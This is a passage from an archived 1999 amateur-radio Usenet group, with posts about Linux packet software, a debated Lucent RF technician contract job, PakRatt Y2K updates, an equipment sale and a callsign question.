I had the same problem and Bird sent me a manual, free...
--
Clif Holland, KA5IPF
Owner of AVVid, an Authorized Kenwood and Icom Service Center
For more info click on the following
http://rampages.onramp.net/~avvid
or call 1-800-214-5779

1647. Re: RedHat 5.2 Linux Installation

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-23 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7ffsu1.7cl.nomail@sys3.pe1chl.ampr.org>
Source record: 18903

Tom Twist <ttwist@online.no> wrote:
>On 21 Mar 1999 14:48:46 GMT, kc8goq@aol.com (KC8GOQ) wrote:

>>Hi, I recently installed Linux on my other system and I am having trouble with
>>X-windows.

>>It displays and comesx up but everything is huge. It's like I'm zoomed way in
>>on the screen. What isnt configured correctly?
><snip>

>Chris

>I think you've got 640x480 as default resolution.

>You can use Ctrl-Alt-Keypad+ to increase resolution (hold down the
>Ctrl and Alt keys, and hit the plus on the numeric keypad.

We're not going to make this yet another Linux user support group, aren't
we? There already are sooo many of those...

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

1648. Re: Linux Newbie: GUI Packet terminal program anyone ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-23 00:00:00 UTC
From: Orville Beach <w6bi@aol.com>
Message-ID: <36F7D9D0.93DBFB97@aol.com>
Source record: 18904

Avon wrote:
>
> Hi,
>
> Just having upgraded to Linux 5.1 / 2.0.35 i am now Micro$oftless :))
>
> but i would really like it if someone could recommend a Linux GUI
> Packet program please ?
> - i tried seyon, but it is'nt Packet specific, and it's er, not so good
> :)
>
> Thanks,
> Mark
>
> --
> ---
>
> Message composed using 'Mozilla' under RedHat Linux 5.1 / 2.0.35
>
> Amateur Radio Packet Address (AX25): g0ynm@gb7hvu.#16.gbr.eu
>
> in Waterfoot, Rossendale Valley, Lancashire, UK
>
> 'Linux - making OS's interesting again'
>
> >>> e-mail: avon@callnetuk.com <<<
>
> 'Bass Players do it with more rhythmn'
>
> ---
Mark, try looking over the Linux Ham-HOWTO. It's a couple years out of
date, but may be helpful. There's a copy at
http://www.spade.com/linux/howto/HAM-HOWTO.html

Good luck!

73 - Orv - W6BI

1649. Terminal Programs for WinCE?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-23 00:00:00 UTC
From: "John K. Scoggin, Jr." <scoggin@conectiv.com>
Message-ID: <7d9ac8$msp@butthead.delmarva.com>
Source record: 18905

I was looking at the variety of WinCE machines at CompUSA last weekend.
They look like
they might be quite adequate for mobile/portable packet and Pactor usage.

Does anyone know of a terminal program for a Kantronics TNC that will run
under WinCE
(other than something like HyperTerm :-)?

73's

John
N3SKO / AAT3BF

1650. Senior RF Tech Job Opening - E. PA

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-23 00:00:00 UTC
From: "Carl R. Stevenson" <wa6vse@fast.net>
Message-ID: <7d9eq3$i40$1@news1.fast.net>
Source record: 18906
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.amateur.policy,rec.radio.amateur.space

```
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA1

My employer, Lucent Technologies, is looking for a Senior RF Technican
with the following abilites and experience:

Senior RF Technician Job Description

1. Ability to read schematics.
2. Ability to solder, including small surface mount devices,
and build up RF, analog, and digital circuits in both prototype
and "small lot production" environments.
3. Able to operate various equipment including oscilloscopes,
voltmeters, spectrum analyzers, and RF generators.
4. Familiar with RF design principles and RF test methods for
return loss, transmission loss, output power, matching and RF grounding.
5. Ability to troubleshoot RF circuitry down to the component level.
6. Perform testing of products based upon a starting point provided
by RF engineer.
7. PC competency using word processing and spreadsheets, good
communication and documentation skills required.
8. Responsible for management of engineering lab, including
ordering/stocking of components and lab accessories.
9. Two years minimum previous experience as RF Technician

Location: Allentown, PA

This will *probably* be a 6 month contract position initially, with
renewal or conversion to permanent, direct employment likely
for the right individual.

If you're interested in working with modern digital radio equipment
in a design and development environment, please e-mail me your
resume ASAP. (MS Word or .pdf format preferred, though plain
ASCII, MS Works, or WordPerfect formats cana be handled as well.)

73,
- --
Carl - wa6vse
wa6vse@fast.net
http://www.users.fast.net/~wa6vse
NCI #1052
Join No Code International!
Hams for the 21st century.
```

Support the modernization of ham radio and help
to assure its survival into the 21st century!
http://www.nocode.org

-----BEGIN PGP SIGNATURE-----
Version: PGP for Personal Privacy 5.5.3

iQA/AwUBNvg+VZe+N6+q84HiEQLc9wCg4MRdPxiYRt0tBDL9HYPn+Na0VAgAoKNL
C8aTm6rl45LpcsVYKE34JqjB
=xZsA
-----END PGP SIGNATURE-----

1651. Re: Senior RF Tech Job Opening - E. PA

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-23 00:00:00 UTC
From: Shawn Upton <supton@eece.maine.edu>
Message-ID: <36F84EB1.1CFB@eece.maine.edu>
Source record: 18907
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.amateur.policy,rec.radio.amateur.space

Not to flame, but how does one go about entering into the field of RF engineering? I've been studying electrical engineering for four years now, and I'm starting to look ahead to entering the job market.

--

****
Shawn Upton
Electrical Engineering Student
University of Maine at Orono
webpage: http://www.eece.maine.edu/~supton/
mail: supton@eece.maine.edu
KB1CKT Tech Plus
****

1652. Re: Senior RF Tech Job Opening - E. PA

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-23 00:00:00 UTC
From: David Stinson <arc5@ix.netcom.com>
Message-ID: <36F85857.3608EAF0@ix.netcom.com>
Source record: 18908
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.amateur.policy,rec.radio.amateur.space

6 Month Contract?? No thanks.
"Temp" or "contract" jobs are for suckers.
I've been there and I'd rather swamp toilets then play the
"Oh, just a few more weeks and Human Resources will get to you!
Honest we're going to hire you in just a few more days!" game.

I can't say about your specific company-- maybe you're the
rare exception that is being straight with prospective employees--
but I've seen companies "dangle the carrot" in front people
while treating them like dirt over and over again.
It's counter-productive and it's immoral. And you have
no rights when you're a "contractor." Employers can do
whatever they please to you, no matter how despicable,
and you can do exactly -nothing- about it.

No RF tech worth his soldering iron is going to put up with it
for very long. How long would YOU work with no medical
insurance for you kids, hmmmm??

Good RF techs who know their stuff and will COME TO WORK and
WORK when they get there are getting *really* tough to find.
Yes, companies can get people who know how to change parts
and just "meat-grinder" them-- sure costs alot
to do that and not much gets fixed, but they can do it.

I'm a darn fine RF tech and I've been a manager working
the very best techs walking the planet, IMHO ;-).
I wouldn't take a "contract" position on a bet,
and I don't think any of my people would have either.
Either pony up the money for wages and benies
or go get yourself a 22-year-old tech school grad who comes
to work about 3 days a week, 2 of which he spends on the phone.

73 DE Dave Stinson AB5S
arc5@ix.netcom.com

1653. Re: Senior RF Tech Job Opening - E. PA

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-23 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <cmZJ2.869$G6.3778@news.goodnet.com>
Source record: 18909
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.amateur.policy,rec.radio.amateur.space

Oh come on now...

David Stinson wrote
>
>6 Month Contract?? No thanks.
>"Temp" or "contract" jobs are for suckers.

For a person who has a steady income from an earlier retirement
(I retired at 40), and only wants to work part time in various fields,
it is a good way to stay busy and interested.

>I've been there and I'd rather swamp toilets then play the
>"Oh, just a few more weeks and Human Resources will get to you!
>Honest we're going to hire you in just a few more days!" game.

Just send the resume and the cover letter, and forget about it.
If they call, and you're busy, tell them tough luck. Why worry,
be happy...

>It's counter-productive and it's immoral. And you have
>no rights when you're a "contractor." Employers can do
>whatever they please to you, no matter how despicable,
>and you can do exactly -nothing- about it.

On the other hand, you don't have to put up with all the
company crap. You come in, do the work, go home. No
additional duties.

>No RF tech worth his soldering iron is going to put up with it
>for very long. How long would YOU work with no medical
>insurance for you kids, hmmmm??

What a crock. How do you think people who build homes
all their life get by? They'd love to get a 6 month contract.
One contract leads to another. If not, you go to work at 7-11
until the next one comes up.

>I wouldn't take a "contract" position on a bet,
>and I don't think any of my people would have either.

Who cares.

>Either pony up the money for wages and benies
>or go get yourself a 22-year-old tech school grad who comes
>to work about 3 days a week, 2 of which he spends on the phone.

Go tell em! Boy, they're gonna change their ways now!!

>
>73 DE Dave Stinson AB5S

1654. Re: Senior RF Tech Job Opening - E. PA

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-23 00:00:00 UTC
From: David Stinson <arc5@ix.netcom.com>
Message-ID: <36F86564.F1615D44@ix.netcom.com>
Source record: 18910
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.hombrew,rec.radio.amateur.policy,rec.radio.amateur.misc

Carl, I shouldn't have unloaded on you.
I regretted it as soon as I hit the "send" key.

I've watched several old friends, middlin' to good techs,
get done this way over the last five years.
I could tell you some horror stories.
Broke my heart. One fellow's self-confidence
got worse and worse each time until he finally decided
that, if he couldn't take proper care of his family
then he didn't have a reason to keep living.
So I guess it's a hot button of mine.

That's no excuse for unloading at your doorstep.
Please accept my apoligy for letting my heart
overrule my head tonight.

73 Dave AB5S

1655. Press Release: Pc PakRatt program acquired by Creative Services Software.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-23 00:00:00 UTC
From: Rick Ruhl <ricker@cssincorp.com>
Message-ID: <#Cu17Hbd#GA.327@upnetnews02.moswest.msn.net>
Source record: 18911

CSS acquires PC PakRatt program for AEA/Timewave TNC's

Muscle Shoals, Alabama. March 23, 1999:

Creative Services Software, Inc announced today it has acquired all rights and source code to the TNC product PC PakRatt 2.0 for Windows 3.1, PC PakRatt for DOS and PC PakRatt Lite for DOS.

Rick Ruhl, N4GDO, President of Creative Services Software, Inc said, "This is the next step we wanted to take to provide high quality software to the amateur radio community. The acquisition of this product expands our product line to the Windows 3.1 and DOS market, and makes it much more efficient to port the product to the Macintosh and Linux platforms".

Creative Services Software, Inc produces 32 bit Windows products for Kantronics, Timewave and MFJ TNC's, and will be adding HAL and SCS to the supported lineup.

"One of our main goals is to address any Y2K issues in the PacRatt product while we port it to the Kantronics and MFJ lines.", Ruhl said. "We'll also be moving much of the code to the 32 bit line, so we can increase functionality and features of the current products".

Creative Services Software, Inc was incorporated in 1988 and has been providing 32 bit software to the amateur radio community since 1997. The successful Pacterm '98 and PK-Term '99 are the staples of CSS's software products.

Creative Services Software is at http://www.cssincorp.com.

Windows, Windows 95 and Windows NT are Registered Trademarks of Microsoft Corporation

1656. Re: Anyone Using Packratt With Log Windows (YK2 Problem)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-24 00:00:00 UTC
From: jdouglas@timewave.com
Message-ID: <7d9ftg$7pv$1@news.minn.net>
Source record: 18912
Cross-posted to: rec.radio.amateur.equipment,rec.radio.amateur.digital.misc

In article <7d7rrp$14c$1@pyrite.mv.net>, XXXXrlubash@poco.mv.com. (Richard Lubash) wrote:
>I have been using PC Packratt for windows v2.0a since I started with
>log windows with great success. I like the way it integrates with Log
>Windows and the way you can run digital modes and DX cluster at the
>same time with a PK2232. But... Just for fun I tried running Packratt
>on my computer with the time set for 1/1/2000 and the program came up
>with some (bad arguments for date). Although this did not disable the
>program I was wondering if anyone knows who might be supporting PC
>Packratt and if anyone still does, if there is any plan for Y2K fixes.
>
>Any information would be appreciated.
>
>73
>
>Richard / N1VXW
>
>
Hello Richard:

Timewave Technology is currently working on the Y2K problem in PC PakRATT for
Windows. watch http://www.timewave.com for release details

73
John Douglas
N0ISL
TimewaveTtechnology

1657. Re: Help: Bird 4391 Power meter

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-24 00:00:00 UTC
From: dinoal7lz@aol.com
Message-ID: <19990323213739.01425.00000491@ng-cg1.aol.com>
Source record: 18913

The 4391 is still listed in their catalog and available; you should be able to get a manual from Bird.

Good Luck!

73's -- Dino KL0S/4

1658. Re: FS: Kantronics KAM Plus $200

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-24 00:00:00 UTC
From: martyt@pobox.com
Message-ID: <36f856e5.184224901@news.supernews.net>
Source record: 18914
Cross-posted to: rec.radio.swap,rec.radio.amateur.digital.misc

SOLD! Thanks for all the replies.

-Marty KI0LO
martyt@pobox.com

On Tue, 23 Mar 1999 03:58:32 GMT, martyt@pobox.com (Marty Tippin)
wrote:

>Kantronics Kam Plus HF/VHF Dual-Port Multi-mode data modem, in mint
>condition. Has v8.0P firmware.
>
>Includes 2 radio cables (One is a MFJ cable, pre-wired for Kenwood (I
>think) and the other is the original cable that came with the KAM
>Plus, which I've wired for Yaesu 5-pin DIN connector - you can rewire
>it in minutes for your rig if necessary), serial cable, manuals and a
>RadioShack 12v wall-wart power supply. Software is not included.
>
>Price is $200 plus $5 UPS shipping/insurance.
>
>May consider trade for late model dual-band H/T (FT-50R, etc.)
>
>E-mail if interested.
>
>73,
>
>-Marty KI0LO
> martyt@pobox.com

1659. Re: DON MILLER W9WNV

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-24 00:00:00 UTC
From: Paul Munsel <n5xmv@myriad.net>
Message-ID: <36F8A228.3DC1C7A8@myriad.net>
Source record: 18915

Is this the Don Miller who was involved in SSTV?? If so, he is at home in Waldron, Indiana. He is currently associated with the operation and production of a company manufacturing ATV gear. I don't recall the call of the Don Miller I knew as a kid in Indiana, but it was the W9 call, and his wife was a Ham also. He was the one who got me interested in Ham Radio in the 60's because of a field trip to his house, and then we went to the Shack, and he worked an Australian station on SSTV, and exchanged a picture of our club with the Aussie Ham. Hope this helps. If more is needed, I will research it for you.
73,
Paul Munsel N5XMV
Hearne, Tx.

1660. Re: RedHat 5.2 Linux Installation

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-24 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7fhchm.br3.nomail@sys3.pe1chl.ampr.org>
Source record: 18916

Tripp <gevcc@fxhm.arg> wrote:
>>We're not going to make this yet another Linux user support group, aren't
>>we? There already are sooo many of those...

>>Rob

>What have you got aqgainst linux ?

I have got *nothing* against Linux, in fact I am running Linux since 1992.

But I am a proponent of on-topic usage of newsgroups. The question had
absolutely nothing to do with amateur radio, and can better be asked on a
group dedicated to supporting Linux.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

1661. Re: Senior RF Tech Job Opening - E. PA

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-24 00:00:00 UTC
From: z005381b@bc.seflin.org
Message-ID: <7db008$opb@nntp.seflin.org>
Source record: 18917
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.amateur.policy,rec.radio.amateur.space

Shawn Upton (supton@eece.maine.edu) wrote:
: Not to flame, but how does one go about entering into the field of RF
: engineering?

Not to be too simplistic - but - you accept a job in RF engineering. :)

RF engineering is a good field because most students are lured by the computer world. (Not as many RF people.) Having an amateur license will help, IF you also know and have been playing around with the circuits. The hard part is getting started without previous experience. Ham radio can give you that edge if you've been building your own stuff etc.

: I've been studying electrical engineering for four years
: now, and I'm starting to look ahead to entering the job market.

After four years, I'm sure you have already considered something along the lines of my first sentance. :)

A good first step;
Look in any issue of "RF Design" magazine. (Lots of job offers.) Their sit is; www.rfdesign.com
--
: Shawn Upton, KB1CKT Tech Plus

Good luck, you've picked an life long interesting field.
--
Jim Rosenthal, WA4STJ

1662. Re: Senior RF Tech Job Opening - E. PA

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-24 00:00:00 UTC
From: Shawn Upton <supton@eece.maine.edu>
Message-ID: <36F907BD.ABD@eece.maine.edu>
Source record: 18918
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.amateur.policy,rec.radio.amateur.space

James Rosenthal wrote:

>
> Not to be too simplistic - but - you accept a job in RF engineering. :)
>
> RF engineering is a good field because most students are lured by the
> computer world. (Not as many RF people.) Having an amateur license will
> help, IF you also know and have been playing around with the circuits. The
> hard part is getting started without previous experience. Ham radio can
> give you that edge if you've been building your own stuff etc.

> After four years, I'm sure you have already considered something along
> the lines of my first sentance. :)
>
> A good first step;
> Look in any issue of "RF Design" magazine. (Lots of job offers.) Their
> sit is; www.rfdesign.com
> Good luck, you've picked an life long interesting field.
> --
> Jim Rosenthal, WA4STJ

Yeah, I haven't started looking seriously yet, (I graduate in December)
but most of the ads that I see for engineers either ask for a) 2-5 years
experience or b) 3.5 or better gpa. Now, this may or may not be the
real story, but that's just what I've seen in the quick looks that I've
given the subject.

My senior project is to build an 80m cw transciever; so far, I've been
working on a crystal filter and a dds (w/a pic controller). In the near
future, I'd like to expand my microwaves course a bit and actually try
to communicate across my campus somehow in the 1.2GHz ham band w/some of
the other amateurs on campus. I might even take the spring semester
after I graduate to do some odd jobs on campus so I can bum around and
use the really nice test equipment we have here to experiment some and
further my knowledge of RF. I'm hoping these are good steps in the
right direction.
--
****
Shawn Upton
Electrical Engineering Student
University of Maine at Orono
webpage: http://www.eece.maine.edu/~supton/
mail: supton@eece.maine.edu
KB1CKT Tech Plus

****

1663. Re: Senior RF Tech Job Opening - E. PA

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-24 00:00:00 UTC
From: z005381b@bc.seflin.org
Message-ID: <7db2fj$t0s@nntp.seflin.org>
Source record: 18919
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.amateur.policy,rec.radio.amateur.space

: Shawn Upton (supton@eece.maine.edu) wrote:
: Not to flame, but how does one go about entering into the field of RF
: engineering?

Not to be too simplistic - but - you accept a job in RF engineering. :)

RF engineering is a good field because most students are lured by the computer world. (Not as many RF people.) Having an amateur license will help, IF you also know and have been playing around with the circuits. The hard part is getting started without previous experience. Ham radio can give you that edge if you've been building your own stuff etc. And think about this, your going to get paid to learn more about the technical side of your hobby!!

: I've been studying electrical engineering for four years
: now, and I'm starting to look ahead to entering the job market.

Hope you took courses in the RF area. After four years, I'm sure you have already considered something along the lines of my first sentance. :)

A good first step;
Look in any issue of "RF Design" magazine. (Lots of job offers.) Their site is; www.rfdesign.com
--
: Shawn Upton, KB1CKT Tech Plus

Good luck, you've picked a life long interesting field.
--
Jim Rosenthal, WA4STJ

1664. Re: Senior RF Tech Job Opening - E. PA

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-24 00:00:00 UTC
From: Donaly <dtdonaly@pacbell.net>
Message-ID: <36F9040D.40DF@pacbell.net>
Source record: 18920
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.amateur.policy,rec.radio.amateur.space

Carl R. Stevenson wrote:
>
> -----BEGIN PGP SIGNED MESSAGE-----
> Hash: SHA1
>
> My employer, Lucent Technologies, is looking for a Senior RF Technican
> with the following abilites and experience:
>
> Senior RF Technician Job Description
>
> 1. Ability to read schematics.
> 2. Ability to solder, including small surface mount devices,
> and build up RF, analog, and digital circuits in both prototype
> and "small lot production" environments.
> 3. Able to operate various equipment including oscilloscopes,
> voltmeters, spectrum analyzers, and RF generators.
> 4. Familiar with RF design principles and RF test methods for
> return loss, transmission loss, output power, matching and RF grounding.
> 5. Ability to troubleshoot RF circuitry down to the component level.
> 6. Perform testing of products based upon a starting point provided
> by RF engineer.
> 7. PC competency using word processing and spreadsheets, good
> communication and documentation skills required.
> 8. Responsible for management of engineering lab, including
> ordering/stocking of components and lab accessories.
> 9. Two years minimum previous experience as RF Technician
>
> Location: Allentown, PA
>
> This will *probably* be a 6 month contract position initially, with
> renewal or conversion to permanent, direct employment likely
> for the right individual.
>
> If you're interested in working with modern digital radio equipment
> in a design and development environment, please e-mail me your
> resume ASAP. (MS Word or .pdf format preferred, though plain
> ASCII, MS Works, or WordPerfect formats cana be handled as well.)
>
> 73,
> - --
> Carl - wa6vse
> wa6vse@fast.net

> http://www.users.fast.net/~wa6vse
> NCI #1052
> Join No Code International!
> Hams for the 21st century.
> Support the modernization of ham radio and help
> to assure its survival into the 21st century!
> http://www.nocode.org
>
> -----BEGIN PGP SIGNATURE-----
> Version: PGP for Personal Privacy 5.5.3
>
> iQA/AwUBNvg+VZe+N6+q84HiEQLc9wCg4MRdPxiYRt0tBDL9HYPn+Na0VAgAoKNL
> C8aTm6rl45LpcsVYKE34JqjB
> =xZsA
> -----END PGP SIGNATURE-----

Aha! So Lucent is reduced to trolling for resumes on the newsgroups.
Don't they have a human resources department? Lucent is a very
fine company, you'd think they could do better than offer
contract employment to their beginning techs. I think it's time
to review my stock portfolio.

Tom Donaly KA6RUH

1665. Pactor/Amtor

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-24 00:00:00 UTC
From: No Spam <no@spam.be>
Message-ID: <36F92407.B7DD0C01@spam.be>
Source record: 18921

Please visit "The Aerts Family homepage" featuring pactor, amtor,
antique radios, antique cameras.

http://gallery.uunet.be/albert.aerts/

1666. LINUX AND HAM RADIO :)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-24 00:00:00 UTC
From: firewave@REMOVE.videotron.ca
Message-ID: <firewave-2403991254520001@192.168.1.4>
Source record: 18922

http://www.casema.net/~aba/

for all of you using linux out there, go there and help out create the
best ham radio and linux site! =)

alex

P.S. mailing lists are at http://hes.iki.fi/archive/

1667. Re: DON MILLER W9WNV

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-24 00:00:00 UTC
From: w9vhe@earthlink.net
Message-ID: <36f93937.711151979@news.earthlink.net>
Source record: 18923

His call is W9NTP in Indiana - if it is the one in SSTV.

On Wed, 24 Mar 1999 02:28:24 -0600, Paul Munsel <n5xmv@myriad.net>
wrote:

> Is this the Don Miller who was involved in SSTV?? If so, he is at home
>in Waldron, Indiana. He is currently associated with the operation and
>production of a company manufacturing ATV gear. I don't recall the call
>of the Don Miller I knew as a kid in Indiana, but it was the W9 call,
>and his wife was a Ham also. He was the one who got me interested in Ham
>Radio in the 60's because of a field trip to his house, and then we went
>to the Shack, and he worked an Australian station on SSTV, and exchanged
>a picture of our club with the Aussie Ham. Hope this helps. If more is
>needed, I will research it for you.
>73,
>Paul Munsel N5XMV
>Hearne, Tx.

1668. Re: Senior RF Tech Job Opening - E. PA

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-24 00:00:00 UTC
From: mikedn@conan.ids.net
Message-ID: <HhbK2.4195$134.6484@news13.ispnews.com>
Source record: 18924
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.amateur.policy,rec.radio.amateur.space

In article <7db008$opb@nntp.seflin.org>,
James Rosenthal <z005381b@bc.seflin.org> wrote:

>RF engineering is a good field because most students are lured by the
>computer world.

But, how are the opportunities in the RF business as compared to the
computer end? Seems that the opportunities would be much less (more
specialized, limited spectrum, etc.)

MD
--
--
-- ...if it has four legs, and isn't a table, eat it.
--
-- These opinions are all mine, unless you've agreed to pay me for them.

1669. FT277 and Pactor.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-24 00:00:00 UTC
From: Tony Schonfeld <tony@f5git.ampr.org>
Message-ID: <7dbglf$3qp$1@f5git.ampr.org>
Source record: 18925

Hello Everybody,

I wan't to know if the FT277 transceiver is campatible with
Pactor ??
Many thanks for comments.
Tony

--

Email: tony@schonfeld.easynet.fr WWW: http://www.f5git.ampr.org
tony@f5git.ampr.org http://schonfeld.iscool.net
Hamnet: f5git@f5ycp.frha.fra.eu Phone: (33) 0610104815
f5git@f5git.ampr.org Data/Fax: (33) 0476932598

1670. Re: Senior RF Tech Job Opening - E. PA

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-24 00:00:00 UTC
From: W6RCecilA <w6rca@ibm.net>
Message-ID: <36F9536A.79F8@ibm.net>
Source record: 18926
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.amateur.policy,rec.radio.amateur.space

Mike Deignan wrote:
> But, how are the opportunities in the RF business as compared to the
> computer end? Seems that the opportunities would be much less (more
> specialized, limited spectrum, etc.)

Wireless is presently exploding even faster than computers. RF engineers
can command a premium salary.
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

1671. Re: Senior RF Tech Job Opening - E. PA

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-24 00:00:00 UTC
From: Allan Kaplan <akaplan@fallschurch.esys.com>
Message-ID: <36F947D3.F4BA20B7@fallschurch.esys.com>
Source record: 18927
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.amateur.policy,rec.radio.amateur.space

Hey, Shawn, you spend a lot of time on the NGs! How are your grades
doing?
Been there --Done that, and it took along time to recover!
Seriously -- Good Luck de W1AEL

1672. Press Release: Pacterm '98 to be sold and supported by Creative Services Software

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-24 00:00:00 UTC
From: Rick Ruhl <ricker@cssincorp.com>
Message-ID: <##Awrdkd#GA.150@upnetnews05>
Source record: 18928

PacTerm ®98 to be sold and supported by Creative Services Software

Muscle Shoals, Alabama. March 24, 1999: Creative Services Software has announced that beginning in April 1, 1999 PacTerm ®98 will be sold and support by Creative Services Software.

Kantronics and CSS came to this decision based on the needs of the ham operator. The product will continue to be the recommended Windows 95, Windows 98 and Windows NT control program by Kantronics, but all support of the product will be done by Creative Services Software support staff. The program will still be available for purchase through Ham Radio dealers or directly from Creative Services Software. Kantronics will focus on hardware support of its top of the line TNC®s.

Bill Campbell, WD4HEN had joined CSS a Technical Support Specialist. Bill was first licensed in 1958 and has been a General Class since 1973.

The program is now available for downloading from the web at http://www.cssincorp.com/pacterm

PacTerm ®98 release 1.2.1A for Windows 95, Windows 98 and Windows NT host mode terminal program for the Kantronics® TNC®s takes advantage of the true multitasking capabilities of Windows 95, Windows 98 and Windows NT and uses standard Windows commands for ease of use.

Creative Services Software is at http://www.cssincorp.com.

Windows, Windows 95 and Windows NT are Registered Trademarks of Microsoft Corporation.

1673. Press Release: Timewave and CSS to release update to PC-PakRatt for Windows

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-24 00:00:00 UTC
From: Rick Ruhl <ricker@cssincorp.com>
Message-ID: <#obJtdkd#GA.150@upnetnews05>
Source record: 18929

PC PakRatt 2.1 for Windows 3.x planned for release

Popular 16 bit terminal program to have Y2K fixes.
ST. Paul, Minnesota and Florence, Alabama. March 24, 1999: Timewave and Creative Services Software announce that an update to PC PakRatt for Windows 3.x with fixes for the Y2K problem is planned for release in May, 1999.

The successful terminal program was purchased by CSS on March 23, 1999 and Timewave will continue to be the exclusive supplier of PC PakRatt for Windows 3.x. Timewave will continue to sell and support current and updated versions of the product.

Rick Ruhl, President of CSS said "I'm quite pleased that Timewave will continue with the product as it has in the past. Being the exclusive supplier of both PC PakRatt for Windows and PK-Term '99 gives the amateur radio operator a one-stop-shop for their software needs".

Timewave is on the web at http://www.timewave.com
Creative Services Software is at http://www.cssincorp.com

1674. Re: Senior RF Tech Job Opening - E. PA

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-24 00:00:00 UTC
From: Shawn Upton <supton@eece.maine.edu>
Message-ID: <36F96921.31DF@eece.maine.edu>
Source record: 18930
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.amateur.policy,rec.radio.amateur.space

Allan Kaplan wrote:
>
> Hey, Shawn, you spend a lot of time on the NGs! How are your grades
> doing?
> Been there --Done that, and it took along time to recover!
> Seriously -- Good Luck de W1AEL

Probably too much! I've been learning some stuff though, and I have to ability to check in a few minutes--I have a unix box here in my office, which I can leave logged in, with Netscape running, with the ng's going, so whenever I pop in for a minute, a quick click and I have all the new posts. I can quickly scan (I simply erase all the ones I don't want to read) and then read the ones I want, and then go back to whatever.

I'm starting to catch up, but only after organizing my time a bit and working more. It's always an uphill battle.
--
****
Shawn Upton
Electrical Engineering Student
University of Maine at Orono
webpage: http://www.eece.maine.edu/~supton/
mail: supton@eece.maine.edu
KB1CKT Tech Plus
****

1675. Re: Senior RF Tech Job Opening - E. PA

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-24 00:00:00 UTC
From: mikedn@conan.ids.net
Message-ID: <p_dK2.2909$3C3.6367@news3.ispnews.com>
Source record: 18931
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.amateur.policy,rec.radio.amateur.space

In article <36F9536A.79F8@ibm.net>, W6RCecilA <w6rca@ibm.net> wrote:

>Wireless is presently exploding even faster than computers. RF engineers
>can command a premium salary.

Is that why they're being offered "6 month contracts" with no benefits
and the "potential" of being hired full-time at some abstract point in the
future?

MD
--
--
-- ...if it has four legs, and isn't a table, eat it.
--
-- These opinions are all mine, unless you've agreed to pay me for them.

1676. Re: Senior RF Tech Job Opening - E. PA

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-24 00:00:00 UTC
From: W6RCecilA <w6rca@ibm.net>
Message-ID: <36F97C3A.40A9@ibm.net>
Source record: 18932
